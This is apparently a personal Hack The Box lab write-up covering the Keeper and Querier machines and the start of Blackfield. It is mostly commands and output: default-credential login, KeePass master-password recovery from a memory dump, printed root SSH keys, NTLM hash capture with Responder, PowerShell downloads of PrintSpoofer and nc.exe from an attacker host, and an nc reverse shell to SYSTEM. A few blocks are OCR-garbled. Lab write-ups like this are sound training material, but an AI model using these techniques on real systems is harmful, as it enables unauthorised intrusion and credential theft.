


Keeper machine

```
bright@kali:~/keeper$ sudo nmap -sC -sT -A -Pn -sV keeper.htb -p 1-65500
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-03 09:53 CEST
Nmap scan report for keeper.htb (10.10.11.227)
Host is up (0.029s latency).
Not shown: 65498 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   28.24 ms  10.10.14.1
2   28.36 ms  keeper.htb (10.10.11.227)
```

nmap

When I opened port 80



port 80

clicking on the link. I got error on the webpage.

I guessed that tickets.keeper.htb could be a virtual host, so I added to my /etc/hosts file.


```
bright@kali:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.10.11.227 tickets.keeper.htb
10.10.11.227 keeper.htb
```

/etc/hosts

When I clicked on the link again, It took me to a request tracker login page. I researched on google for default password for request tracker https://wiki.gentoo.org/wiki/Request_Tracker. Google told that it is

username: root

password: password



tickets

When I clicked on admin **dropdown**, I saw option for users, clicking on it, it brought me to this page.

tickets.keeper.htb/rt/Admin/Users/

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

HomeSearchReportsArticlesAssetsToolsAdminLogged in as rootRT for tic

Select a userNew

Privileged users

Go to user

Find all users whose

And all users whose

And all users whose

☐ Include disabled users in search.

Select a user:

#	Name	Real Name	Email Address	Status
27	Inorgaard	Lise Nergaard	Inorgaard@keeper.htb	Enabled
14	root	Enoch Root	root@localhost	Enabled

Users

Clicking on the user Inorgaard, it brought me to this page where I found the password for this username

tickets.keeper.htb/rt/Admin/Users/Modify.html?id=27

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Search Reports Articles Assets Tools Admin Logged in as root

Modify the user Inorgaard

Identity

Username: (required)

Email:

Real Name:

Nickname:

Unix login:

Language:

Timezone:

Extra info:

Access control

☒ Let this user access RT

☒ Let this user be granted rights (Privileged)

root's current password:

New password:

Retype Password:

Comments about this user

passwords

I was able to use this username and password for initial access

```

bright@kali:~/keeper$ ssh lnorgaard@keeper.htb
lnorgaard@keeper.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$ whoami
lnorgaard
lnorgaard@keeper:~$ hostname
keeper
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
lnorgaard@keeper:~$ cat user.txt
911582007b478931221662ac8dde698c

```

Privilege Escalation

Looking at the image above is a zip file on the lnorgaard's home folder. I unzipped the file and found two files.

```

lnorgaard@keeper:~$ unzip RT30000.zip
Archive:  RT30000.zip
  inflating: KeePassDumpFull.dmp
  extracting: passcodes.kdbx
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt

```

Zip file

One is the .dmp file which means it is a memory dump file. The second file is a .kdbx file which is a keepass database file.

I started a python3 server on the target and transferred both file to my working directory on my attacking machine.

First I tried to use keepass2john and john to crack the master password of the .kdbx file but could not.


I used dotnet kali tool allognside keepass extractor that I cloned from <https://github.com/vdohney/keepass-password-dumper.git> to extract the master password form the .dmp file.

clone <https://github.com/vdohney/keepass-password-dumper.git>

dotnet run --project keepass-password-dumper/keepass_password_dumper.csproj KeePassDumpFull.dmp

```
Password candidates (character positions):
Unknown characters are displayed as "●"
1.: ●
2.: ø, İ, ,, l, `, -, ', ], s, A, I, :, =, _, c, M,
3.: d,
4.: g,
5.: r,
6.: ø,
7.: d,
8.: ,
9.: m,
10.: e,
11.: d,
12.: ,
13.: f,
14.: l,
15.: ø,
16.: d,
17.: e,
Combined: ●{ø, İ, ,, l, `, -, ', ], s, A, I, :, =, _, c, M}dgrød med fløde
```

I copied the gdrod med flode to google to understand. Google completed it for me in this format



passwords

I copied it like and pasted it on a kpcli shell and it opened the .kdbx file

```
bright@kali:~/keeper$ kpcli
Keepass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> open passcodes.kdbx
Provide the master password: *****
kpcli:/> ls
=== Groups ===
passcodes/
kpcli:/> cd passcodes/
kpcli:/passcodes> ls
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Recycle Bin/
Windows/
kpcli:/passcodes> cd eMail/
kpcli:/passcodes/eMail> ls
kpcli:/passcodes/eMail> cd ..
kpcli:/passcodes> cd General/
kpcli:/passcodes/General> ls
kpcli:/passcodes/General> cd ..
kpcli:/passcodes> cd Internet/
kpcli:/passcodes/Internet> ls
kpcli:/passcodes/Internet> cd ..
kpcli:/passcodes> cd Network/
kpcli:/passcodes/Network> ls
=== Entries ===
0. keeper.htb (Ticketing Server)
1. Ticketing System
kpcli:/passcodes/Network> cd keeper.htb
Invalid path
kpcli:/passcodes/Network> help
  attach -- Manage attachments: attach <path to entry|entry number>
  autosave -- Autosave functionality
```

I was able to move around all directories on the .dmp file until I found a file keeper.htb on the network directory.

Using help command reveal the **show** command as a command to open a file in kpcli. I used it with the number attached to the file and then -f flag.

```
kpcli:/passcodes/Network> show 0 -f
Title: keeper.htb (Ticketing Server)
Uname: root
Pass: F4><3K0nd!
URL:
Notes: PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAQCNVqse/hMswGBRQsPsC/EwyxJvc8WpuL/D
8riCZV30ZbfeF09z0PNU4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LG0xXup6+LOjxGNntA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLK0kfnM4+bJ8g7MXLqbrtsgr5ywF6Cxs0Et
Private-Lines: 14
AAABAQCB0dgBVETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbnr6j
oDni1wZdo7hTJ5ZjdmzwxVCChNIC45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97z0oyf6p+xcYXwkp44/otK4ScF2hEputY
f7n24kvL0WLbQThsiLkKcz3/Cz7BdCkn+LvF8iyA6VF0p14cFTM9Lsd7t/pLLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivz
UXjcCAviPpmSXB19UG8JLTpg0RyhAAAQgQD2kfhsA+/ASrc04ZIVagCge1Qq8iWs
0xG8eoCMW8DhhbvL6YKAfEvj3xeahXexLVwU0cDX07Ti0QSV2sUw7E71cvL/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZG0swi3/uYrIZ1r
SsGN1Fbk/meH9QAAAEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24T0ykiwyPa0BlmMe+Nyaxss/gc7o9TnHNPFJ51Ry1XagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRfRwPrF823PeNWLC2BNwEId0G76VKA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDUJoigYq6faD
AF9Z70ehlo1Qt7oqGr8cVLb0T8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxkfvuJ7smEFMg7ZywW7CBWKGoZgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
```

Putty private key.

Found the putty private key for the root user. I copied it locally.


```

bright@kali:~/keeper$ cat ssh_key
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAQACnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDXUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LG0xXup6+LOjxGNntA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETT8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97z0oyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lv8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivz
UXjcCAviPpmSXB19UG8JLTpgORyhAAAAGQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwU0cDX07Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZG0swi3/uYrIZ1r
SsGN1FbK/meH9QAAAIeArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24T0ykiwyPa0BlmMe+Nyaxss/gc7o9TnHNPfJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VKA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z70ehlo1Qt7oqGr8cVLb0T8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGoZgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
bright@kali:~/keeper$

```

Open putty on my kali with the command **putty**. Entered the hostname of the machine keeper.htb. Then at the SSH → credentials on the putty console, I uploaded the ssh key file to putty. And the I have root access.

```
root@keeper: ~  
login as: root  
Authenticating with public key "rsa-key-20230519"  
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your  
Internet connection or proxy settings  
  
You have new mail.  
Last login: Fri Apr  4 10:35:09 2025 from 10.10.14.3  
root@keeper:~# whoami  
root  
root@keeper:~# hostname  
keeper  
root@keeper:~# cat root.txt  
3e4d4cef3803ae0b9bb14b7053744880  
root@keeper:~#
```

Putty session

Another thing I did was to use the private to generate an ssh private key for the root user then used it to access the machine and root.

```
bright@kali:~/keeper$ puttygen ssh_key -o private-openssh -o id_rsa  
bright@kali:~/keeper$ ls  
id_rsa  KeePassDumpFull.dmp  keepass_dump.py  keepass.hash  keepass-password-dumper  packages-microsoft-prod.deb  passcodes.kdbx  ssh_key  
bright@kali:~/keeper$ cat id_rsa  
-----BEGIN RSA PRIVATE KEY-----  
MIIEowIBAAKCAQEAplarHv4TlMBgUULD7AvxMMsSb3PFqbpfw/K4gmVd9GW3xBdP  
c9DzVJ+A4rHrCgeMdSrah9JfLz7UUYhM7AW5/pgqQSxwUPvNUxB03NwocWMZPPf  
Tykkqig8VE2XhSeBQQF6iMaCXaSxyDL4e2ciTQMt+JX3BQvizaAo/30rUGtiGhX6n  
FSftm50eLk1FUQeLYZiXGtVsqKtqfQZHQxrIh/BfHmpyAQU7hVW1Ldgnp0LDw1A  
M08CC+eggtvM0qv6oZtixjsV7qevizo8RjTbQNsyz/D9RU32UC8RVU1Lck/LvI7p  
5y5N3H5z0PmyfIOzFy6m67bIK+csBegnMbNBLQIDAQABaoIBAQC80dgBvETt8/UF  
NdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbmr6joDn1lwzdo7hTj5Zjdmz  
wxVCCNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCihkmyZTZ0V9eq1D6P1uB6A  
XSKuwc03h97z0oyf6p+xcgYXwkp44/otK45ScF2hEputYf7n24kvL0WLbQThsiLkK  
cz3/Cz7BdCkn+LvfiyA6VF0p14cFTM9Lsd7t/pLLJzTVkCew1DZuYnYOGQxHYW6  
WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivzUXjcCAviPpmSXB19UG8J  
lTpg0RyhAoGBAPar+FID78BktzThkhVqAKB7VCryJaw7Ebx6gIXbwOGFu8vpg0B8  
S+PFF5qFd7GVXBQ5wNc7tOLRBjXaxTDsTvVy+X8TEbOKfqrKndHjIBpXs+Iy0tOA  
GSqzGAdetwlmkLvTUBkHxMER3VAhky6zCLf+5ishnWtKwY3UVsr+Z4f1AoGBAK28  
/GLmp7Kj7RumHvDatxtdkT2Iaecl6cYhPPS/OzSfDpCoEOwHnPgteEzspIsMj2j  
gZZjHvjcmSbLP4H06PU5xzTxSeYkcol2oe+BNlhBGsR4b9Tw3UqxPLQfVfKMZMQ  
a8QL2CGYHH0Ra8D6xfNtz3jVivtGtCBCHdBU+LZAoGAcj4NvQpf4kt7+T9ubQeR  
RMn/pGpPdC5m0FrWBrJYeuV4rrEBQ0Br9SeFix098oTOhfyAUfkzBUhtBHW5mcJT  
jzv3R55xPCu2JrH8T4wZirsJ+IstzZrzjiPe64hFbFCFDXaqDP7hddM6Fm+HPoPL  
TV0IDgHkKxsW9PzmPeWD2KUCeYAt2VTHP/b7drUm8G0/JAf8WdIFYFrrT7D2w0e9  
LK3g1WR7P5rvofe3XtMERU9XseAkUhtTgqTPafBSi+qbiA4EQRYoc5ET8gRj8HFH  
6fJ8gdndhWcFy/aqMnGxm9kXdrdTSUQ7ITb+LFxHEYdLZC1uAhrgncqLmT2Wrx  
heBgKQKgFV1aJLLoCTqL7QUuwWpnezUT7yGuHbDGKHL3JFYdfF0xfKGA7iaIhs  
qun2gwBfWeznoZaNuLe6Khq/HFS2zk/Gi6qm3GsfZ0ih0u5+y0c636Bspy82Jhd3
```

Ssh private key

```

END RSA PRIVATE KEY
bright@kali:~/keeper$ chmod 600 id_rsa
bright@kali:~/keeper$ ssh root@keeper.htb -i id_rsa
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# whoami
root
root@keeper:~# hostname
keeper
root@keeper:~# cat root.txt
3e4d4cef3803ae0b9bb14b7053744880
root@keeper:~# █

```

root

QUERIER Machine

```

bright@kali:~/querier$ sudo nmap -sC -sT -A -Pn -sV 10.10.10.125 -p 1-65500
[sudo] password for bright:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 10:18 CEST
Nmap scan report for 10.10.10.125
Host is up (0.028s latency).
Not shown: 65486 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
1433/tcp   open  ms-sql-s        Microsoft SQL Server 2017 14.00.1000.00; RTM
|_ ms-sql-info:
|   10.10.10.125:1433:
|   Version:
|   name: Microsoft SQL Server 2017 RTM
|   number: 14.00.1000.00
|   Product: Microsoft SQL Server 2017
|   Service pack level: RTM
|   Post-SP patches applied: false
|_   TCP port: 1433
|_ ms-sql-ntlm-info:
|   10.10.10.125:1433:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: QUERIER
|   DNS_Domain_Name: HTB.LOCAL
|   DNS_Computer_Name: QUERIER.HTB.LOCAL
|   DNS_Tree_Name: HTB.LOCAL
|_   Product_Version: 10.0.17763
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_ Not valid before: 2025-04-11T08:16:35
|_ Not valid after: 2055-04-11T08:16:35
|_ ssl-date: 2025-04-11T08:20:00+00:00; 0s from scanner time.
5985/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
47001/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

```

nmap

I tried to go through the http ports, but could not get an interactive web application.

I went through the route of listing smb shares, and found a file called report.

```
bright@kali:~/querier$ smbclient -L \\10.10.10.125\
Password for [WORKGROUP\bright]:

```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
C\$	Disk	Default share
IPC\$	IPC	Remote IPC
Reports	Disk	

```
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.125 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

List smb

I accessed the shares without password and downloaded it to my local machine.

```
bright@kali:~/querier$ smbclient \\10.10.10.125\Reports
Password for [WORKGROUP\bright]:
Try "help" to get a list of possible commands.
smb: \> ls

```

	D	0	Tue Jan 29 00:23:48 2019
.	D	0	Tue Jan 29 00:23:48 2019
..	D	0	Tue Jan 29 00:23:48 2019
Currency Volume Report.xlsm	A	12229	Sun Jan 27 23:21:34 2019

```
5158399 blocks of size 4096. 843933 blocks available
smb: \> get Currency Volume Report.xlsm
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \Currency
smb: \> get "Currency Volume Report.xlsm"
getting file \Currency Volume Report.xlsm of size 12229 as Currency Volume Report.xlsm (45.4 KiloBytes/sec) (average 45.4 KiloBytes/sec)
smb: \> exit
```

Accesse

It is a .xlsm, so I had to unzip the file.

```
bright@kali:~/querier$ unzip 'Currency Volume Report.xlsm'
Archive:  Currency Volume Report.xlsm
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/vbaProject.bin
  inflating: docProps/core.xml
  inflating: docProps/app.xml
```

Unzip.

In the vbaProject.bin file I found the plain text password of the user “reporting”


```

bright@kali:~/querier/xl$ strings vbaProject.bin
macro to pull data for client volume reports
n.Conn]
Open
rver=<
SELECT * FROM volume;
word>
  MsgBox "connection successful"
Set rs = conn.Execute("SELECT * @@version;")
Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6
  further testing required
Attribut
e VB_Nam
e = "Thi

```

plaintext password

I used it to access the machine via sql

```

bright@kali:~/querier$ impacket-mssqlclient reporting:'PcwTWTHRwryjc$c6'@10.10.10.125 -windows-auth
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (QUERIER\reporting reporting@volume)> help

lcd {path}                - changes the current local directory to {path}
exit                       - terminates the server process (and this session)
enable_xp_cmdshell         - you know what it means
disable_xp_cmdshell        - you know what it means
enum_db                   - enum databases
enum_links                - enum linked servers
enum_impersonate           - check logins that can be impersonated
enum_logins               - enum login users
enum_users                - enum current db users
enum_owner                - enum db owner
exec_as_user {user}        - impersonate with execute as user
exec_as_login {login}      - impersonate with execute as login
xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
xp_dirtree {path}          - executes xp_dirtree on the path
sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
use_link {link}           - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
! {cmd}                   - executes a local shell cmd
show_query                - show query
mask_query                - mask query

```

sql

I could not enable xp_cmdshell using the **enable_xp_cmdshell** command so I resolve to execute some commands using **xp_dirtree**. This command used like this **EXEC xp_dirtree 'C:\Users'** Could list all the directories.

I used it this way **EXEC xp_dirtree 'C:\Users', 1, 0;** and it listed all the users folder for me.

Users

I used the knowledge I got from abusing user's ntlm hash via a fake smb share to get the ntlm hash of the mssql-svc.

I executed this command **EXEC xp_dirtree '//10.10.14.4/file.txt'** Then I used a responder to capture the request.

sudo Responder -l tun0

passwords

I login in as the user and was able to enable the xp_cmdshell.

impacket-mssqlclient mssql-svc:'corporate568'@10.10.10.125 -windows-auth

```
SQL (QUERIER\mssql-svc dbo@master)> EXECUTE xp_cmdshell 'whoami';
output
kali@kali:~/quarier$ nano hash.txt
kali$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
querier\mssql-svc encoding: UTF-8
loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
NULL run 4 OpenMP threads
```

whoami

whoami / all shows the user have SeImpersonatePrivilege enabled. This I can use to escalate my privilege.

I used prinspoofer I got from <https://github.com/dievus/printspoofer> with the nc.exe in my kali to excalate the privilege.

EXECUTE xp_cmdshell 'powershell -c "iwr http://10.10.14.4/PrintSpoofer.exe - Outfile C:\Users\public\PrintSpoofer.exe"'

EXECUTE xp_cmdshell 'powershell -c "iwr http://10.10.14.4/nc.exe -Outfile C:\Users\public\nc.exe"'

Then I used this to get a privileged reverse shell on the target

```
SQL (QUERIER\mssql-svc dbo@master)> EXECUTE xp_cmdshell 'C:\Users\public\PrintSpoofer.exe -c "C:\Users\public\nc.exe 10.10.14.4 1234 -e cmd"'
output
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
NULL
```

```
bright@kali:~/querier$ rlwrap nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.125] 49691
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
QUERIER
```

```
C:\Windows\system32>cd ..
cd ..
```

```
C:\Windows>cd ..
cd ..
```

admin shell

BLACKFIELD

```
bright@kali:~/blackfield$ sudo nmap -sC -sT -A -Pn -sV -T4 10.10.10.192
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-12 09:50 CEST
Nmap scan report for 10.10.10.192
Host is up (0.029s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       (generic dns response: SERVFAIL)
|_ fingerprint-strings:
|_   DNS-SD-TCP:
|_     _services
|_     _dns-sd
|_     _udp
|_     local
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-04-12 14:50:16Z)
135/tcp    open  msrpc        Microsoft Windows RPC
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
